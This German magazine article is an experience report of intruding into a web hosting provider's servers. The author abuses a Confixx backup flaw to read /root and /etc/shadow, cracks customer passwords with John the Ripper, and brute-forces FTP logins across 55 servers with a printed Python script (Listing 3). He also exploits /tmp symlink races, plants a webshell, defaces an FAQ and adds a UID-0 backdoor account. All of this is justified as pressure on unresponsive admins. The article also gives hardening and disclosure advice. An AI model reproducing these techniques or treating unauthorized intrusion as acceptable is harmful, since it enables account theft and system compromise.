Sicherheitslücken bei Hosting-Providern, ein Erfahrungsbericht

Insel-Hüpfer

Wie unsicher manche Hoster ihre Server konfigurieren und damit die Daten ihrer Kunden gefährden, zeigt dieser Erfahrungsbericht. Im Island-Hopping-Verfahren konnte sich der Autor bei einem größeren deutschen Webanbieter über viele Lücken vorarbeiten und schließlich Root-Rechte erlangen. Dirk P.

Wenn ich meine private Homepage oder die Webseiten eines Vereins einem Hoster anvertraue, dann will ich auch, dass die Daten dort sicher sind. Niemand soll unbefugt Inhalte ändern oder Passwörter auslesen. Das sollte auch im Interesse des Webproviders liegen. Nur sieht die Realität häufig ganz anders aus: Manche Hoster gehen mit den Daten ihrer Kunden erschreckend sorglos um und ignorieren sogar konkrete Hinweise auf Sicherheitslücken.

Durch einige Erlebnisse vorgewarnt (siehe Kasten „Schlechte Erfahrungen“) schaue ich mich bei einem neuen Webhoster zunächst um, wenn ich dort Domains betreue. So auch im vorliegenden Fall. Der Hoster (Name der Redaktion bekannt), den ich unter die Lupe nahm, benutzt als Webinterface Confixx (Abbildung 1 und [1]). Mit dieser Software sollen die Kunden alle Einstellungen zu Domain, E-Mail, FTP, Zugriffsstatistik und anderes konfigurieren. Leider ist diese Software nicht fehlerfrei.

Bei der Suche nach Schwachstellen hat sich meine einfache Webshell bewährt (Abbildung 2). Sie arbeitet als CGI-Skript, das die eingegebenen Befehle in einer Bash ausführt. So vermeidet sie, dass ich jedes Mal ein Skript schreiben und hochladen muss, um eigene Befehle auszuführen.

Ressourcen ohne Limit

Meine ersten Beobachtung: Die verfügbaren Ressourcen sind nahezu unbegrenzt. Diese Nachlässigkeit der Admins hat mir später vieles erleichtert. Im Server stecken zwei Festplatten, eine unter »/«, die andere unter »/home« gemountet. Eine Quota suche ich vergeblich, der Aufruf »quota« liefert erstaunlicherweise »command not found«. Ich kann also beliebig viel Platz beanspruchen. Für temporäre Verzeichnisse mag das noch üblich sein, obwohl selbst das zu DoS-Angriffen führen kann.

Für »/home« berechnet Confixx den verbrauchten Platz selbstständig in regelmäßigen Abständen, statt sich auf die Kernel-Quota zu verlassen. Zwischendurch darf ich also auch hier beliebig Platz beanspruchen. Die Confixx-eigene Berechnung ist durchaus sinnvoll, da das Tool den Platz für »$HOME« und

Vom Umgang mit Lücken

Wenn Sie als Hosting-Provider oder als Admin einen Hinweis von Ihren Usern erhalten, dass sich Sicherheitslücken im System befinden, dann ist „Ich zeig dich an“ als Reaktion denkbar ungeeignet. Wenn der User die Lücke meldet, können Sie davon ausgehen, dass er Ihnen helfen will und nicht gegen Sie arbeitet. Also informieren Sie diesen Anwender über Ihre Schritte und fragen Sie ihn eventuell auch, was er als Korrektur empfiehlt. Diese kostenlose Unterstützung sollten Sie nicht leichtfertig ausschlagen – leider passiert genau das aus falschem Stolz oder Arbeitsüberlastung viel zu oft.

Wenn Sie dagegen als User auf eine Lücke stoßen, dann melden Sie diese am besten den Admins. Oft ist es nicht leicht, den passenden Ansprechpartner zu finden. Üblich sollte eine Adresse »security@*Hostingprovider*« sein. Obwohl RFC 2142 [6] diese Adresse vorschlägt, benutzen viele Firmen sie allerdings nicht. Dann bleibt der Support, der sich aber oft als unerfahren im Umgang mit Sicherheitslücken erweist. Bevor Sie als letzten Ausweg die Lücke publik machen, um den Anbieter damit unter Druck zu setzen, können Sie auch noch Hilfe bei einem der CERTs [7] anfordern.



Abbildung 1: Die Administrationssoftware Confixx zeigt alle Informationen zu einem Kunden übersichtlich auf einer Webseite. Wer den Account knackt, hat somit auch bequemen Zugriff auf diese sensiblen Daten.

eventuelle MySQL-Datenbanken zusammenrechnet. Letztere speichern die Files unter dem Benutzer »mysql« und nicht unter der UID des Anwenders. Trotzdem wäre es besser, die Kernel-Quota für »/home« als zusätzliche Barriere einzusetzen.

Auch der CPU-Zeit und dem RAM-Bedarf meiner CGI-Prozesse sind keine Grenzen gesetzt, wie »ulimit -a« verrät. Dabei wären diese ganz bequem in der Apache-Serverkonfiguration einzuschränken: »RLimitCPU« und »RLimitMEM«. Auch die maximale Anzahl von CGI-Prozessen lässt sich per »RLimitNPROC« beschränken.

Die Systemdateien »/etc/cron.allow« und »/etc/cron.deny« suche ich vergeblich, jeder Benutzer darf daher Cronjobs aufsetzen. Das ist kaum so gewollt – Confixx hat nicht mal einen Menüpunkt für Cron.



Abbildung 2: Die Webshell hilft bei der Suche nach Sicherheitslücken. Sie gibt alle Kommandos, die jemand in das Textfeld unten eintippt, an eine Bash weiter und präsentiert oben die Ergebnisse.

Für weitere Schritte ist der Aufbau der Homeverzeichnisse bei diesem Hoster interessant. Dort liegen unter anderem die in Listing 1 angegebenen Files (Kurzausgabe von »ls -l $HOME«).

Bei meinem Server dient als Docu-



Abbildung 3: Das Confixx-Interface hat eine einfache Backup-Funktion. Sie ist jedoch sehr unsicher implementiert.

ment Root »~/html«, »~/files« ist für jene Dateien gedacht, die nicht per WWW erreichbar sind. Über das Confixx-Webinterface kann ich Backups dieser beiden Verzeichnisse anfordern (Abbildung 3), in »~/backup« landet dann ein ».tar.gz«-File.

Confixx-Backup ohne Directory

Das Homeverzeichnis ist nicht schreibbar, die Zugriffsrechte stehen auf 550. Allerdings gehört mir das Verzeichnis, also darf ich die Schreibrechte selbst setzten. Ein vermeintlich harmloser Vorgang – mit den geänderten Rechten lösche ich aber »~/files«, da ich es nicht benötige. Danach fordere ich in der Confixx-Weboberfläche ein Backup von »~/files« an – in der Erwartung, eventuell einen Bug zu finden. Statt einer Fehlermeldung erhalte ich prompt ein 90 MByte großes Tar-Archiv mit sehr interessantem Inhalt.

Listing 1: Inhalt von »$HOME«

```
01 dr-xr-x---  10 web701  www       4096 Aug  5 19:30 .
02 drwxr-xr-x 931 root    root      6384 Jul 22 17:54 ..
03 drwxr-xr-x   2 web701  ftponly   4096 Aug  5 19:30 backup
04 drwxr-xr-x   2 web701  ftponly   4096 Aug  1 12:16 files
05 drwxr-xr-x   3 web701  ftponly   4096 Dec 31  2002 html
06 drwxr-xr-x   2 web701  ftponly   4096 Aug  5 19:30 restore
```

Listing 2: Auszug aus dem Backup-Skript

```
01 USER="Hoster_17"
02 PASS="Passwort"
03 HOST="IP-Adresse"
04 [...]
05 echo "creating login information";
06 echo "host $HOST">/tmp/storage
07 echo "user $USER">>/tmp/storage
08 echo "pass $PASS">>/tmp/storage
09 chmod 400 /tmp/storage
```

Es stellt sich heraus, dass das Confixx-Backup mit Root-Rechten läuft und seine Benutzer- und Gruppenkennung für das Backup nicht ändert. Das Arbeitsverzeichnis ist zunächst »/root«. Das Programm wechselt zwar in das Zielverzeichnis, prüft aber ein eventuelles Fehlschlagen dieses Befehls nicht. Anschließend startet es den »tar«-Lauf im aktuellen Verzeichnis. Die Folge: Ich erhalte ein Backup von »/root« inklusive der Confixx-Installation, die unter »/root/confixx« liegt.

Interessanter Backup-Inhalt

In »/root/confixx/safe« befinden sich einige Templates, mit deren Hilfe Confixx Konfigurationsdateien in »/etc« erstellt. Darunter auch »/etc/passwd« und »/etc/shadow«. In »shadow.tmp« finde ich die verschlüsselten Passwörter aller 1000 Kunden auf diesem Server und ähnlich vieler POP3-Accounts.

Bei diesem Stand der Dinge habe ich den Hoster auf die Sicherheitslücke hingewiesen, in der Erwartung, dass er als Hotfix das Backup deaktiviert. Doch nichts passiert. Selbst auf die per E-Mail zugesandte Shadow-Datei erhalte ich keine Antwort. Unter professioneller Arbeit verstehe ich, dass er die fehlerhafte Funktion deaktiviert und die Passwörter aller Systembenutzer ändert.

So ganz ohne Reaktion der Admins kann ich es nicht lassen, den Passwortcracker John the Ripper [2] zu bemühen. Eigentlich sollten das die Admins selbst erledigen, um schwache Passwörter ihrer Kunden aufzufinden. Oder besser noch beim Ändern eines Passworts die Cracklib [3] bemühen, die schlechte Passwörter proaktiv unterbindet.

John kennt drei Betriebsarten. Im Single-Crack-Modus probiert er einen Benutzernamen in knapp 1000 Variationen als Passwort. Das dauert in meinem Fall nur knapp 20 Minuten und liefert bereits eine ganze Reihe Passwörter. Der Wordlist-Modus mit einem deutschen und einem englischen Wörterbuch knackt jedes fünfte Passwort. Den inkrementellen Modus, in dem John per Brute Force alle Passwörter testet, lasse ich dank des Erfolgs der ersten beiden Modi aus.

Backups für alle lesbar

Etwa eine Woche später – die Confixx-Sicherheitslücke besteht immer noch – finde ich eine weitere Schwachstelle. Durch Zufall bemerke ich ein Backup, das gerade läuft. Das ist zwar nichts Ungewöhnliches, doch die Zugriffsrechte »rw-r--r--« sind es schon. Schnell stelle ich mit »df -h« fest, wo noch Platz ist, und kopiere sämtliche Archive (etwa 10 GByte). Dank fehlender Quota ist das kein Problem. Nach dem Ende des Backups entpacke ich die Dateien. Die Festplatten sind groß genug, um den kompletten Inhalt in zweifacher Ausführung aufzunehmen.

Damit habe ich schon zwei Zugriffsmöglichkeiten auf »/etc/shadow« und kann nebenbei noch aus »/var/lib/mysql« die Datenbanken »mysql« und »confixx« herunterladen. In der »mysql«-DB finden sich die Passwörter der MySQL-Benutzer, allerdings in einem mir nicht bekannten Verschlüsselungsformat. Auswertungsversuche vertage ich daher. Die Confixx-Datenbank enthält neben den Daten der Kunden auch die aller Reseller. Übrigens liegt auf jedem Server eine eigene Confixx-Datenbank, die Maschinen arbeiten weitgehend isoliert.

Symlink-Angriffe

Die bisherigen Erfahrungen verleiten mich dazu, das Backup-Skript genauer zu inspizieren. Es lädt das Backup per FTP auf einen anderen Server und löscht es anschließend. Bis zum Löschen liegen die Backups allerdings ein bis zwei Stunden lesbar für jeden herum, der nachts zwischen 3 und 5 Uhr am Rechner sitzt. Login und Passwort für den FTP-Zugang stehen als Klartext im Skript (Listing 2), folglich habe ich jederzeit Zugriff auf die Backups. Auch hierüber setze ich den Hoster in Kenntnis – und wieder tut sich

nichts. Das alte Passwort bleibt nach wie vor bestehen.

Beim Durchstöbern des Quelltextes fällt mir noch eine andere Angriffsmöglichkeit auf das Passwort auf. Listing 2 zeigt, dass das Skript die Login-Informationen in »/tmp/storage« ablegt. Diese Datei nutzt später »ncftp«, um die Archive im Batchmodus auf den Backup-Server zu übertragen. Das Skript erzeugt die temporäre Datei mit Umask 022, schreibt die sensible Information und begrenzt erst danach die Zugriffsrechte. Diese Race Condition öffnet jedem lokalen User ein Zeitfenster, in dem er das File lesen kann. Außerdem ist der Dateiname fest vorgegeben und einem Angreifer somit bekannt.

Mit diesem Wissen gelingt eine Symlink-Attacke: Nach »ln -s /etc/passwd /tmp/storage« würde das Skript die Passwortdatei überschreiben. Zudem wäre ein Denial of Service per »mkdir /tmp/storage« möglich – das Skript könnte danach keine Files mehr auf den Backup-Server kopieren. Das Backup wird in »/etc/crontab« mit angehängtem »1 > /dev/null 2 > /dev/null« aufgerufen, sodass Root den DoS-Angriff nicht mal als Fehlerausgabe zu sehen bekommt.

Über das nächtliche Backup sehe ich den Inhalt des gesamten Systems, via Confixx-Backup durfte ich nur »/root« lesen. Allerdings hatte ich etwas übersehen: Wenn ich das »~/files«-Verzeichnis durch einen Symlink ersetze und dann das Backup anfordere, liefert mir Confixx jederzeit beliebige Verzeichnisse.

Listing 3: Brute-Force-Angriff

```
01 #!/usr/bin/env python
02 import ftplib
03
04 hosts = {
05   "Server1": "IP-Adresse 1",
06   "Server2": "IP-Adresse 2",
07   [...]
08   "Server55": "IP-Adresse 55",
09 }
10
11 for hostname in hosts.keys():
12   print "# host %s" % hostname
13   ip_address = hosts[hostname]
14   for usernumber in range(1, 1000):
15     username = "web" + str(usernumber)
16     #for password in [username + "0", username, ""]:
17     for password in [username + "0"]:
18       try:
19         ftp = ftplib.FTP(ip_address, username,
   password)
20       except Exception, exception:
21         pass
22       else:
23         print "ftp://%s:%s@%s" %(username, password,
   hostname)
24         break
25   print "# done"
```

Auf zu neuen Servern

Bisher waren die Angriffe noch auf den Kundenkreis als Täter beschränkt. Bei der Analyse der Passwörter fällt mir jedoch auf, dass sehr viele aus dem Benutzernamen mit angehängter »0« bestehen. Es handelt sich offenbar um ein Standardpasswort. Damit sollte es auch gelingen, als Außenstehender weitere Server dieses Hosters zu entern.

Ein passendes Python-Skript ist schnell geschrieben (Listing 3). Aus Effizienzgründen trage ich die IP-Adressen direkt ein. Mein Rechner nutzt kein DNS-Caching, daher wären ihm die DNS-Anfragen zu viel: 1000 pro Server, bei 55 Servern insgesamt 55000 DNS-Requests. Das Skript geht alle Server durch und versucht, per FTP die Benutzernamen »web1« bis »web1000« einzuloggen. Als Passwort nimmt es den Usernamen und hängt eine Null an.

Fünf der 55 Server haben keinen offenen FTP-Port, bleiben also 50 Ziele. Der Erfolg überrascht mich dann selbst: Ich habe knapp 2000 Accounts auf 29 Servern ermittelt, die restlichen 21 Server sind auf diese Weise nicht verwundbar.

Alte Lücken weiter nutzen

Ich nehme mir zunächst zehn Server vor, installiere in den geknackten Accounts meine Webshell und hole mir nachts per Symlink-Attacke die Passwörter der Backup-Accounts. Für den Download der Backups schreibe ich ein kleines Skript, das auf einem der Server laufen soll. Die Daten hole ich zunächst nur über das interne Netzwerk und entpacke sie. Nur die interessanten Files lade ich anschließend herunter, vor allem »/etc/

Listing 4: Bash-History

```
01 cd /home/          08 ls                 15 kill -9 1113 1114 1117   22 ls          29 ls              36 ls
02 cd www/            09 joe ch             16 ps faux                  23 cd ..        30 rm -rf .admin/  37 cd ..
03 cd web215          10 joe shell.cgi      17 cd ..                    24 cd .admin/   31 cd ..           38 ls
04 ls                 11 ls                 18 cp -a web215/ /root/     25 ls           32 ls              39 cd ..
05 cd html/           12 cd ..              19 cd web215                26 cd ..        33 cd .admin/      40 ls
06 ls                 13 ls                 20 ls                       27 ls           34 ls              41 ls -lah
07 cd cgi-bin/        14 tar zvfx john.tgz  21 cd html/                 28 cd html/     35 cd john/        42 last -a web215
```

Listing 5: Knack-Statistik

```
01 server2: 397 passwords cracked, 2355 left      11 server17: 196 passwords cracked, 1588 left      21 server39: 224 passwords cracked, 1889 left
02 server3: 287 passwords cracked, 1335 left      12 server18: 248 passwords cracked, 1600 left      22 server41: 215 passwords cracked, 1456 left
03 server6: 177 passwords cracked, 1316 left      13 server19: 405 passwords cracked, 2506 left      23 server43: 131 passwords cracked, 1099 left
04 server8: 175 passwords cracked, 958 left       14 server21: 256 passwords cracked, 2018 left      24 server44: 240 passwords cracked, 2231 left
05 server10: 210 passwords cracked, 1432 left     15 server24: 213 passwords cracked, 1402 left      25 server45: 210 passwords cracked, 1832 left
06 server12: 223 passwords cracked, 1338 left     16 server26: 126 passwords cracked, 1834 left      26 server47: 204 passwords cracked, 1564 left
07 server13: 189 passwords cracked, 1239 left     17 server28: 276 passwords cracked, 1492 left      27 server48: 182 passwords cracked, 1567 left
08 server14: 212 passwords cracked, 1322 left     18 server32: 215 passwords cracked, 1792 left      28 server49: 215 passwords cracked, 1329 left
09 server15: 234 passwords cracked, 1534 left     19 server34: 241 passwords cracked, 1559 left      29
10 server16: 191 passwords cracked, 1294 left     20 server37: 236 passwords cracked, 1713 left      30 total: 6332 passwords cracked, 44587 left
```

shadow«, »/var/lib/mysql/mysql« und »/var/lib/mysql/confixx«. Das klappt selbst über mein 56K-Modem in akzeptabler Zeit.

Da die Admins immer noch nicht reagiert haben, entschließe ich mich zu einer weiteren Dreistigkeit. Ich installiere John the Ripper auf allen zehn Servern und lasse sie ihre eigenen Passwörter knacken. Möglich ist das dank der nicht begrenzten CPU-Zeit. Das Installationsskript, das ich in meiner Webshell ausführe, lädt John von Openwall.com und kompiliert es anschließend:

```
cd /var/tmp
wget -q http://www.openwall.com/john/b/➥
john-1.6.37.tar.gz
tar xzf john-1.6.37.tar.gz
cd john-1.6.37
cd src
make linux-x86-mmx-elf
cd ..
mkdir ~/.admin/john
mv run/* ~/.admin/john
cd ..
rm -r john-1.6.37*
```

Wie auf meinem Startserver laufen hier jeweils Single Crack sowie das deutsche und englische Wörterbuch. Alle Prozesse starte ich mit »nice 19«, um die Performance des Systems nicht zu beeinträchtigen. Es ist übrigens zu empfehlen, die Development-Version 1.6.37 von John zu verwenden. Auf den traditionellen DES-Passwörtern läuft diese doppelt so schnell wie die letzte stabile Version 1.6. Bei MD5-Passwörtern ergeben sich keine signifikanten Unterschiede.

In den nächsten Wochen wächst die Anzahl meiner gekaperten Server. Um meinen Verwaltungsaufwand zu begrenzen, schreibe ich einige kleine Shellskripte. So kann ich nun Shellbefehle gleichzeitig an alle Server senden oder mir den Status aller zurzeit laufenden Password-Cracking-Sitzungen in einer Übersicht anzeigen lassen. Zur Synchronisation per FTP dient Sitecopy [5].

Admin, bitte aufwachen

Mein Plan: Ich will den Hoster mit den geknackten Passwörtern konfrontieren, in der Hoffnung, dass er endlich für mehr Sicherheit sorgt. Einer der von mir benutzten Accounts gehörte sogar dem Geschäftsführer der Hosting-Firma. Irgendwann bemerkte ein Admin wohl einen der John-Prozesse und sperrte genau diesen Zugang. Es ist aber kein Problem, mir einen neuen Account auf dem Server auszusuchen, ich hatte ja genügend Passwörter ermittelt. ►

Schlechte Erfahrungen

Sicherheitstechnisches Chaos ist kein Einzelfall. Zum Beispiel musste ich mich bei einem deutschen EDV-Systemhaus mit ähnlichen Webhosting-Schwächen auseinander setzen. Auf dessen Server laufen alle CGI-Prozesse mit derselben UID wie der Webserver (unter der Kennung »www«). Die Verzeichnisse aller Kunden sind einsehbar, auch wenn sie Webzugriffe über HTTP-Auth schützen. Besonders interessant sind CGI-Skripte und PHP-Seiten, da sie eventuell Datenbankpasswörter im Klartext enthalten.

Auf Umwegen zum Schreibrecht

Auf den ersten Blick hatte ich nur lesenden Zugriff auf die Homeverzeichnisse der Kunden. Doch gehören alle dem Benutzer »ftp«. Unter dieser UID wäre es also möglich, fremde Dateien zu ändern. Beim FTP-Upload arbeitet zwar jeder Kunde mit der »ftp«-UID, ist aber in einem Chroot-Käfig gefangen. Die CGI-Skripte laufen mit einer anderen UID.

Doch der sichere Schein trügt. Jeder Benutzer kann per FTP eine Bash hochladen und »chmod 6755« ausführen, um das SUID- und SGID-Bit zu setzen. Anschließend ruft er diese Shell per CGI auf, ist User »ftp« und hat Schreibzugriff auf alle Homeverzeichnisse. Meinen Hinweis auf die gravierende Sicherheitslücke hat der Provider zunächst ignoriert. Erst eine Demonstration meiner neu erlangten Rechte an der Homepage des Webhosters führte zu einer Reaktion: Knapp zwei Stunden nach meiner E-Mail waren sämtliche CGIs abgeschaltet.

Mehr Leistung als erwünscht

Selbst bei einem der ganz großen Hoster erlebte ich eine Überraschung: Ich kann mehr Leistungen in Anspruch nehmen, als ich bezahle. Viele Provider verlassen sich offenbar darauf, dass Kunden lediglich die Konfigurationsmöglichkeiten der grafischen Weboberfläche nutzen und sich nicht mit der System- oder Webserver-Konfiguration auskennen. Obwohl mein geltender Tarif keine CGIs enthält, kann ich sie mit Hilfe von ».htaccess« aktivieren:

```
Options +ExecCGI
<Files *.cgi>
    SetHandler cgi-script
</Files>
```

Ein kurzer Test ergibt, dass die Sicherheitslücken auf dem Server weiterhin bestehen. Ich habe also immer noch Zugriff auf »/root«. Mein nächster Versuch, die Admins wachzurütteln: Von dem neuen Zugang aus maile ich dem Administrator einen Auszug aus seiner ».bash _history« (Listing 4). Darin darf er selbst ablesen, wie er den gesperrten Account »web215« untersucht.

Es sollte nicht bei einem gesperrten Zugang bleiben. Drei Tage später fiel der nächste Zugang aus, kurz danach ein dritter. Das Sperren der Accounts hätten sich die Admins allerdings sparen können, ich sitze mit den ermittelten Passwörtern am längeren Hebel und habe inzwischen genug Ersatzkandidaten. Zeit für die Schocktherapie: Noch am selben Tag sende ich dem Hoster insgesamt 26 Zugangsdaten der FTP-Accounts auf den Backup-Servern. Außerdem lege ich dieses Mal ebenfalls 26 »/etc/shadow«-Files bei. Ein paar Tage später ist der nächste Zugang gesperrt, ich kontere per E-Mail mit einer Statistik der bereits geknackten Passwörter (Listing 5).

Eine Reaktion bleibt aus, ich habe weiter freien Zugriff auf die FTP-Accounts der Backup-Server. Die Passwörter ändern wäre jetzt angebracht, vorher müssten die Admins noch die Sicherheitslücke im Backup-Skript beheben. Übrigens gelingt mir der Zugriff auf die Backup-Server sogar von zu Hause aus, ich muss auf keinem der Webserver des Hosters arbeiten. Warum das von keiner Firewall verhindert wird, ist mir unverständlich.

Erste Reaktionen

Irgendwann wird es dem Hoster dann doch zu bunt. Der nächste Account ist nicht gesperrt, nur meine Webshell läuft nicht mehr. Ein »ls -l« im Verzeichnis »cgi-bin« zeigt, dass die Admins »chmod 000 shell.cgi« ausgeführt und eine unübersehbare Nachricht hinterlassen haben. Die Datei ist zwar nur 0 Byte groß, dafür ist der Name umso aussagekräftiger: »NOCH_EIN_VERSUCH_UND_DU_HAST_NE_ANZEIGE_AM_HALS«. Daraufhin schicke ich »killall -9 john« an alle Server.

Die Drohung mit juristischen Konsequenzen bei gleichzeitig vorhandenen massiven Sicherheitslücken wirkt auf mich etwas hilflos. Ein Gesetz allein ist eben kein brauchbares Sicherheitskonzept; die Sicherheitsprobleme beheben wäre angebracht. Ein Patch für Confixx gibt es schon seit zwei Wochen, zumindest für die Version 3.0 – ich hatte den Hersteller SW-Soft natürlich ebenfalls informiert.

Confixx 2.0 ist nach wie vor anfällig, hier muss SW-Soft noch nachbessern. Darauf sollten die Admins aber nicht warten, sondern als Workaround die Backup-Funktion abstellen. Das nächtliche Systembackup könnte ein »umask 027« vertragen. Selbst wenn die Admins nicht wissen, wie man temporäre Dateien sicher erzeugt, könnten sie diese einfach in »/root« ablegen. Das ist zwar unschön, aber wirksam.

Meine Antwort an den Admin besteht ebenfalls aus einer Reihe (leerer) Dateien, siehe Abbildung 4. Den Account nehme ich durch »chmod 755 shell.cgi« wieder in Betrieb. John belasse ich auf allen Servern, allerdings ohne einen Prozess zu starten. Bei Bedarf kann ich schnell wieder einsteigen.

Umzug

Es folgt der Umzug des Webhosters in ein neues Rechenzentrum. Nachdem die Webserver wieder erreichbar sind, fallen mir einige Dateien in »/tmp« auf. Hier liegen auf insgesamt 16 Servern SQL-Dumps der Confixx-Datenbank lesbar herum. Auch hierzu erhält der Hoster eine – zugegeben schon etwas bissige – E-Mail. Ich kann es mir einfach nicht verkneifen, diese mit Hinweisen auf »man chmod« und den »umask«-Abschnitt aus »man bash« zu beginnen.

Auch in die FAQ des Hosters gehört ein freundlicher Hinweis: Ich ergänze den Chmod-Eintrag um einen Abschnitt, siehe Abbildung 5. Dieser Gag blieb über Wochen hinweg unbemerkt. Die FAQ liegt auf einer eigenen Domain, deren Passwort »telefon« von John ermittelt wurde.

Durch dem Umzug geht mir dann der Kontakt zu den Backup-Servern verloren. Von denen hatte ich nur die IP, aber die hat sich bei allen Servern geändert. Auch die nächtlichen Backups laufen seitdem nicht mehr. Eine Suche im IP-Bereich des Webhosters blieb erfolglos.

Kontaktlos

Damit ich nicht ganz aus den sensiblen Bereichen der Server ausgesperrt werde, muss ich also vorsorgen. Ich wende mich dem Restore-Skript von Confixx zu, das ich bei dem ganzen Passwort-Cracken vernachlässigt hatte. Das Skript läuft ebenfalls unnötigerweise mit Root-Rechten, also muss ich mir den Prozess genauer anschauen. Per »ps auxf« erfahre ich, dass ein Cronjob das Perl-Skript »/root/confixx/confixx_counterscript.pl« aufruft, das wiederum folgendes Kommando ausführt:

```
cd /home/www/web184/files; ➥
tar xzf ../restore/files.tar.gz ➥
2>/dev/null >/dev/null
```

Nach dem Entpacken läuft »chown -R $user« auf dem Zielverzeichnis. Zuerst schaue ich mir an, ob ein Symlink auf ein anderes Verzeichnis möglich ist. Wenn »$HOME/files« auf »/root« zeigt, dann müsste es wegen »cd /root; tar xzf ../restore/files.tar.gz“ ein Verzeichnis »/restore« geben. Eine Symlink-Attacke scheidet daher aus. Also versuche ich es mit Hardlinks. Auch hier kommt mir die Nachlässigkeit der Admins entgegen:



Abbildung 4: Einer von vielen Versuchen, die Admins anzusprechen. Hier liegen 23 Dateien ohne Inhalt, aber mit recht aussagekräftigen Dateinamen.

Das komplette System liegt in einer Partition, es lassen sich also Hardlinks für alle sichtbaren Files anlegen.
Ich erzeuge in »$HOME/files« einen Link auf eine mir nicht gehörende Datei und präpariere das Tar-Archiv entsprechend. Tar sollte jetzt die Datei überschreiben, denke ich zumindest. Allerdings ruft Tar erst den Systemcall »unlink()« auf und erzeugt die Datei anschließend neu. Das fremde File bleibt unbeschädigt.

Hilfreicher Chown

In der Folge wende ich mich dem Aufruf »chown -R $user« zu. Ein Symlink hätte keinen Erfolg, da der rekursive Chown die Rechte des Symlinks ändert und nicht das Link-Ziel. Also greife ich auf Hardlinks zurück und nehme mir einen der Server vor, auf dem alle Files in einer einzigen Partition liegen. Nach »ln /etc/shadow /etc/passwd ~/files/« folgt das Restore eines Dummy-Tar-File. Anschließend gehören die Passwd- und die Shadow-Datei mir. So kann ich eine Hintertür installieren. Unix regelt die Zugriffsberechtigung nicht über den Namen, sondern über die UID. Mein neu angelegter Benutzer »root2« erhält die UID »0«.
Normalerweise wäre ein solcher Eingriff durch ein Intrusion-Detection-System schnell aufzudecken. Aber Confixx verwaltet sämtliche Kundenzugänge über »/etc/passwd« und »/etc/shadow«, sodass Änderungen an diesen Dateien sehr häufig auftreten. Um ein IDS sinnvoll einzusetzen, dürften nur die Systembenutzer in der Passwd-Datei stehen. Die anderen Zugänge könnte Confixx über LDAP verwalten. Da dies nicht der Fall ist, habe ich gute Chancen, unentdeckt zu bleiben. Trotzdem sende ich dem Admin wieder eine E-Mail.
